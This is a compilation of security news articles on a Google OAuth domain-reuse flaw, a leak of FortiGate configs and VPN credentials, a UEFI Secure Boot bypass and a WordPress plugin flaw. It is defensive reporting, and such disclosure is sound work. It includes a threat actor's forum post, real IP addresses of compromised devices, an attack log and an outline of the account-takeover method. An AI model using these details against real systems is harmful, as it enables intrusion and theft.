
Source: https://www.bleepingcomputer.com/news/security/hackers-use-fasthttp-in-new-high-speed-microsoft-365-password-attacks/

11. Google OAuth flaw lets attackers gain access to abandoned accounts

A weakness in Google's OAuth "Sign in with Google" feature could enable attackers that register domains of defunct startups to access sensitive data of former employee accounts linked to various software-as-a-service (SaaS) platforms.

The security gap was discovered by Trufflesecurity researchers and reported to Google last year on September 30.

Google initially disregarded the finding as a "fraud and abuse" issue and not an Oauth or login issue. However, after Dylan Ayrey, CEO and co-founder of Trufflesecurity, presented the issue at Shmoocon last December, the tech giant awarded a $1337 bounty to the researchers and re-opened the ticket.



ko...@google.com <ko...@google.com> #7 Oct 2, 2024 09:06AM

Status: Won't Fix (Intended Behavior)

Hey,

Thanks for your bug report and research to keep our users secure! We've investigated your submission and made the decision not to track it as an abuse bug.

== The fine print ==
Your report is now *closed*, but you can still respond, and we'll take a look at your response.

If you just reported this in order to help us make Google safer, thank you very much for your help! And please file a new bug if you find a different issue in the future.

If your report was about participating in the Google VRP: Because we did not file a bug internally because of your report, it will not give you credit in the Google Bug Hunter Hall of Fame, and it is also not in scope for a reward for the VRP. We've built some learning resources for bug hunters that want to participate in the Google VRP. Check them out here.

Thanks again for your help, and we hope to hear back from you in the future.

Regards,
Google Trust & Safety Team

sp...@google.com <sp...@google.com> #13 Dec 19, 2024 11:55AM

** NOTE: This is an automatically generated email **

Hello,

Google Vulnerability Reward Program panel has decided to issue a reward of $1337.00 for your report. Congratulations!

Rationale for this decision:
Exploitation likelihood is low.
Issue qualified as an abuse-related methodology with high impact.

Important: If you aren't already registered with Google as a supplier, p2p-vrp@google.com will reach out to you. If you have registered in the past, no need to repeat the process – you can sit back and relax, and we will process the payment soon.

If you have any payment related requests, please direct them to p2p-vrp@google.com. Please remember to include the subject of this email and the email address that the report was sent from.

Regards,

Google initial response (top) and ticket re-opening (bottom)
Source: Trufflesecurity

At the time of publishing, though, the issue remains unfixed and exploitable. In a statement for BleepingComputer, a Google spokesperson said that the company recommends customers to follow best practices and "properly close out domains."


"We appreciate Dylan Ayrey's help identifying the risks stemming from customers forgetting to delete third-party SaaS services as part of turning down their operation," a Google representative told BleepingComputer.

> *As a best practice, we recommend customers properly close out domains following these instructions to make this type of issue impossible. Additionally, we encourage third-party apps to follow best-practices by using the unique account identifiers (sub) to mitigate this risk" - Google spokesperson*

The underlying issue

In a report today, the Ayrey describes the issue as “Google’s OAuth login doesn’t protect against someone purchasing a failed startup’s domain and using it to re-create email accounts for former employees.”

Creating clone emails does not grant new owners access to previous communications on communication platforms but the accounts can be used to re-login to services such as Slack, Notion, Zoom, ChatGPT, and various human resources (HR) platforms.



□	Email/Name ID	First Name
□	[redacted]	[redacted]
□	[redacted]	[redacted]
□	[redacted]	[redacted]
□	[redacted]	[redacted]
□	[redacted]	[redacted]
□	[redacted]	[redacted]
□	[redacted]	[redacted]


Accessing registered workspace members on Zoom
Source: Trufflesecurity

The researcher demonstrated that by purchasing a defunct domain and accessing SaaS platforms, it is possible to extract sensitive data from HR systems (tax documents, insurance information, and social security numbers), and log into various services (e.g. ChatGPT, Slack, Notion, Zoom).

By looking into the Crunchbase database for now defunct startups with an abandoned domain, Ayrey discovered that there were 116,481 domains available.

In Google's OAuth system, a sub claim is intended to provide a unique and immutable identifier for each user across logins, intended to act as a definitive reference to identify users despite potential domain or email ownership changes.

However, as the researcher explains, there's an inconsistency rate of roughly 0.04% in the sub claim, forcing downstream services like Slack and Notion to disregard it entirely and solely rely on email and hosted domain claims.



```
"sub": "10769150350006150715113082367",
"at_hash": "HK6E_P6Dh8Y93mRNtsDB1Q",
"hd": "example.com",
"email": "jsmith@example.com",
"email_verified": "true",
```

sub, hd, and email claims
Source: Trufflesecurity

The email claim is tied to the user's email address and the hosted domain claim is tied to the domain ownership, so both can be inherited by new owners who can then impersonate former employees on SaaS platforms.

One solution the researchers propose is that Google introduced immutable identifiers, namely a unique and permanent user ID and a unique workspace ID tied to the original organization.

SaaS providers can also implement additional measures like cross-referencing domain registration dates, enforcing admin-level approvals for account access, or use secondary factors for identity verification.

Those measures, though, introduce costs, technical complications, and login friction. Moreover, they would protect former, not currently paying customers, so the incentive to implement them is low.

A continually growing risk

The problem impacts millions of people and thousands of companies, and it only grows larger with time.

The Trufflesecurity report notes that there may be millions of employee accounts at failed startups that have domains available for purchase.

Currently, there are six million Americans who work for tech startups, of which 90% is statistically destined to go defunct in the following years.

Roughly 50% of those companies use Google Workspaces for email, so their employees login to productivity tools using their Gmail accounts.

If you are among them, make sure to remove sensitive data from accounts when leaving a startup, and avoid using work accounts for personal account registrations to prevent future exposure.


Source: https://www.bleepingcomputer.com/news/security/google-oauth-flaw-lets-attackers-gain-access-to-abandoned-accounts/

12. Hackers leak configs and VPN credentials for 15,000 FortiGate devices

A new hacking group has leaked the configuration files, IP addresses, and VPN credentials for over 15,000 FortiGate devices for free on the dark web, exposing a great deal of sensitive technical information to other cybercriminals.

The data was leaked by the "Belsen Group," a new hacking group first appearing on social media and cybercrime forums this month. To promote themselves, the Belsen Group has created a Tor website where they released the FortiGate data dump for free to be used by other threat actors.

"At the beginning of the year, and as a positive start for us, and in order to solidify the name of our group in your memory, we are proud to announce our first official operation: Will be published of sensitive data from over 15,000 targets worldwide (both governmental and private sectors) that have been hacked and their data extracted," reads a hacking forum post.



FortiGate 15K+ Targets (Configs+VPN Passwords)
by Belsen_Group - Tuesday January 14, 2025 at 04:43 PM

Belsen_Group

Posts: 1
Threads: 1
Joined: Jan 2025
Reputation: 0

01-14-2025, 04:43 PM #1

2025 will be a fortunate year for the world.

At the beginning of the year, and as a positive start for us, and in order to solidify the name of our group in your memory, we are proud to announce our first official operation:
Will be published of sensitive data from over 15,000 targets worldwide (both governmental and private sectors) that have been hacked and their data extracted.

The data includes:
1.IPs.
2.Passwords.
3.Configs.


To make it easier for you, we have categorized the targets by country names.

And the biggest surprise: All this sensitive and crucial data is absolutely FREE, offered to you as a gift from the Belesn Group.

You can access the data here:
[redacted]

Post on hacking forum
Source: BleepingComputer

The FortiGate leak consists of a 1.6 GB archive containing folders ordered by country. Each folder contains further subfolders for each FortiGate's IP address in that country.



Name	Size	Packed Si...	Modified
2.50.158.138_443	658 269	78 571	2025-01-11 18:27
2.50.167.167_8443	361 469	74 319	2025-01-14 16:16
2.50.171.115_443	406 300	121 137	2025-01-14 16:16
5.31.23.22_443	698 732	153 511	2025-01-11 18:27
5.32.14.102_443	381 543	117 419	2025-01-14 16:16
5.192.141.66_443	316 033	65 754	2025-01-11 18:27
5.192.163.146_443	372 101	114 329	2025-01-11 18:27
5.192.173.89_443	356 691	110 993	2025-01-11 18:27
5.192.186.192_443	385 697	118 827	2025-01-14 16:16
5.195.73.5_443	394 885	115 981	2025-01-11 18:27
5.195.149.225_443	311 993	67 289	2025-01-14 16:16
37.245.8.177_443	313 709	65 597	2025-01-14 16:16
37.245.30.171_443	307 220	64 339	2025-01-14 16:16
37.245.58.246_8443	389 558	117 547	2025-01-11 18:27
37.245.60.233_443	376 695	114 432	2025-01-11 18:27
80.227.253.34_443	474 183	140 922	2025-01-14 16:16
83.110.6.105_443	431 091	119 995	2025-01-14 16:16
83.110.22.184_443	393 265	117 577	2025-01-14 16:16
83.110.23.14_443	309 823	64 707	2025-01-11 18:27

IP address folder for FortiGate devices and their configs
Source: Beaumont


According to cybersecurity expert Kevin Beaumont, each IP address has a configuration.conf (Fortigate config dump) and a vpn-passwords.txt file, with some of the passwords in plain text. The configs also contain sensitive information, such as private keys and firewall rules.

In a blog post about the FortiGate leak, Beaumont says that the leak is believed to be linked to a 2022 zero-day tracked as CVE-2022–40684 that was exploited in attacks before a fix was released.

"I've done incident response on one device at a victim org, and exploitation was indeed via CVE-2022–40684 based on artefacts on the device. I've also been able to verify the usernames and password seen in the dump matches the details on the device," explains Beaumont.

"The data appears to have been assembled in October 2022, as a zero day vuln. For some reason, the data dump of config has been released today, just over 2 years later."

In 2022, Fortinet warned that threat actors were exploiting a zero-day tracked as CVE-2022–40684 to download config files from targeted FortiGate devices and then add a malicious super_admin account called 'fortigate-tech-support'.



User = local_process_access

Date/Time	Level	User	Message	Log Description
2022/10/13 16:41:58	■■■□□□□	Local_Process_Access	System config file has been downloaded by user Local_Process_Access via Report Runner	Admin performed an action from GUI
2022/10/13 11:18:24	■■■□□□□	Local_Process_Access	System config file has been downloaded by user Local_Process_Access via Node.js	Admin performed an action from GUI
2022/10/13 10:07:13	■■■□□□□	Local_Process_Access	System config file has been downloaded by user Local_Process_Access via Node.js	Admin performed an action from GUI
2022/10/12 18:26:27	■■□□□□□	Local_Process_Access	User Local_Process_Access via Report Runner upload and run script: script.txt -- OK	Upload and run a script
2022/10/12 18:26:27	■□□□□□□	Local_Process_Access	Add system.admin fortigate-tech-support	Object attribute configured
2022/10/12 17:45:54	■■■□□□□	Local_Process_Access	System config file has been downloaded by user Local_Process_Access via Node.js	Admin performed an action from GUI
2022/10/12 17:08:38	■■■□□□□	Local_Process_Access	System config file has been downloaded by user Local_Process_Access via Node.js	Admin performed an action from GUI
2022/10/12 09:31:54	■■■□□□□	Local_Process_Access	System config file has been downloaded by user Local_Process_Access via Node.js	Admin performed an action from GUI
2022/10/12 07:21:13	■■■□□□□	Local_Process_Access	System config file has been downloaded by user Local_Process_Access via Report Runner	Admin performed an action from GUI
2022/10/11 18:46:03	■■■□□□□	Local_Process_Access	System config file has been downloaded by user Local_Process_Access via Node.js	Admin performed an action from GUI
2022/10/11 17:54:53	■■■□□□□	Local_Process_Access	System config file has been downloaded by user Local_Process_Access via Report Runner	Admin performed an action from GUI
2022/10/11 17:53:08	■■■□□□□	Local_Process_Access	System config file has been downloaded by user Local_Process_Access via Report Runner	Admin performed an action from GUI
2022/10/11 16:20:38	■■■□□□□	Local_Process_Access	System config file has been downloaded by user Local_Process_Access via Node.js	Admin performed an action from GUI
2022/10/08 16:08:08	■■■□□□□	Local_Process_Access	System config file has been downloaded by user Local_Process_Access via Node.js	Admin performed an action from GUI
2022/10/08 14:54:00	■■■□□□□	Local_Process_Access	System config file has been downloaded by user Local_Process_Access via Node.js	Admin performed an action from GUI

CVE-2022-40684 attack adding the rogue admin account
Source: Fortinet

German news site Heise analyzed the data leak and also said that it was gathered in 2022, with all devices utilizing FortiOS firmware 7.0.0-7.0.6 or 7.2.0-7.2.2.

"All devices were equipped with FortiOS 7.0.0-7.0.6 or 7.2.0-7.2.2, most with version 7.2.0. We did not find any FortiOS version in the data trove that was newer than version 7.2.2, released on October 3, 2022," Heise reported.

However, FortiOS 7.2.2 fixed the CVE-2022–40684 flaw, so it would be unclear how devices running that version could be exploited with this vulnerability.

Even though these configuration files were collected in 2022, Beaumont warns that they still expose a lot of sensitive information about a network's defenses.

This includes firewall rules and credentials that, if not changed at the time, should be changed immediately now that the data has been released to a broader pool of threat actors.

Beaumont says that he plans to release a list of the IP addresses in the leak so FortiGate admins can know if the leak impacted them.

In 2021, a threat actor leaked almost 500,000 Fortinet VPN credentials that were collected using the CVE-2018-13379 vulnerability.

BleepingComputer also reached out to both the threat actors and Fortinet with questions about the leak and will update the story if we receive a response.

Source: https://www.bleepingcomputer.com/news/security/hackers-leak-configs-and-vpn-credentials-for-15-000-fortigate-devices/

13. New UEFI Secure Boot flaw exposes systems to bootkits, patch now

A new UEFI Secure Boot bypass vulnerability tracked as CVE-2024-7344 that affects a Microsoft-signed application could be exploited to deploy bootkits even if Secure Boot protection is active.

The vulnerable UEFI application is present in multiple real-time system recovery tools from several third-party software developers.

Bootkits represent a critical security threat that is difficult to detect because they take action before the operating system loads, and survive OS re-installs.

Underlying problem


The issue stems from the application using a custom PE loader, which allows loading any UEFI binary, even if they are not signed.

Specifically, the vulnerable UEFI application does not rely on trusted services like 'LoadImage' and 'StartImage' that validate binaries against a trust database (db) and a revocation database (dbx).

In this context, 'reloader.efi' manually decrypts and loads into memory binaries from 'cloak.dat', which contains a rudimentary encrypted XOR PE image.

This unsafe process could be exploited by an attacker by replacing the app's default OS bootloader on the EFI partition with a vulnerable 'reloader.efi' and planting a malicious 'cloak.dat' file on its nominal paths.

Upon system boot, the custom loader will decrypt and execute the malicious binary without Secure Boot validation.



UEFI Secure Boot process
Source: ESET

Scope of impact

The vulnerability affects UEFI applications designed to assist in system recovery, disk maintenance, or backups and are not general-purpose UEFI applications.

ESET's report lists the following products and versions as vulnerable:

- Howyar SysReturn before version 10.2.023_20240919
- Greenware GreenGuard before version 10.2.023-20240927
- Radix SmartRecovery before version 11.2.023-20240927
- Sanfong EZ-back System before version 10.3.024-20241127
- WASAY eRecoveryRX before version 8.4.022-20241127
- CES NeoImpact before version 10.1.024-20241127
- SignalComputer HDD King before version 10.3.021-20241127

It should be noted that attackers could exploit CVE-2024-7344 even if the above applications are not present on the target computer. The hackers could perform the attack by deploying only the vulnerable 'reloader. efi' binary from those apps.

However, those using the above apps and impacted versions should move to the newer releases as soon as possible to eliminate the attack surface.

ESET published a video to demonstrate how the vulnerability could be exploited on a system that has Secure Boot enabled

Fixes and mitigations

Microsoft has released a patch for CVE-2024-7344

ESET discovered the vulnerability on July 8, 2024, and reported it to the CERT Coordination Center (CERT/CC) for coordinated disclosure to the impacted parties.

Affected vendors fixed the issue in their products and Microsoft revoked the certificates on January 14th Patch Tuesday update

In the following months, ESET worked with the affected vendors to evaluate the proposed patches and eliminate the security problem.

Eventually, on January 14, 2025, Microsoft revoked the certificates of vulnerable UEFI applications, which should block any attempts to execute their binaries.

This mitigation is automatically applied to users who installed the latest Windows update. ESET also shared PowerShell commands that admins of critical systems can use to manually check if the revocations have been successfully applied.

Source: https://www.bleepingcomputer.com/news/security/new-uefi-secure-boot-flaw-exposes-systems-to-bootkits-patch-now/

14. W3 Total Cache plugin flaw exposes 1 million WordPress sites to attacks

A severe flaw in the W3 Total Cache plugin installed on more than one million WordPress sites could give attackers access to various information, including metadata on cloud-based apps.

The W3 Total Cache plugin uses multiple caching techniques to optimize a website's speed, reduce load times, and generally improve its SEO ranking.

The flaw is tracked as CVE-2024-12365 despite the developer releasing a fix in the latest version of the product, hundreds of thousands of websites have still to install the patched variant.

Vulnerability details

Wordfence notes that the security issue is due to a missing capability check in the 'is_w3tc_admin_page' function in all versions up to the latest one, 2.8.2. This fault allows access to the plugin's security nonce value and perform unauthorized actions.

Exploiting the vulnerability is possible if the attacker is authenticated and has at least subscriber-level, a condition that is easily met.

The main risks that arise from the exploitation of CVE-2024-12365 are:

- Server-Side Request Forgery (SSRF): make web requests that could potentially expose sensitive data, including instance metadata on cloud-based apps
- Information disclosure
- Service abuse: consume cache service limits, which impact site performance and can generate increased costs

Regarding the real-world impact of this flaw, attackers could use the website's infrastructure to proxy requests to other services and use the collected information to stage further attacks.

The best action for impacted users is to take is to upgrade to the latest version of W3 Total Cache version, 2.8.2, which addresses the vulnerability.

Download statistics from wordpress.org indicate that roughly 150,000 websites installed the plugin after the developer released the most recent update, leaving hundreds of thousands of WordPress sites still vulnerable.

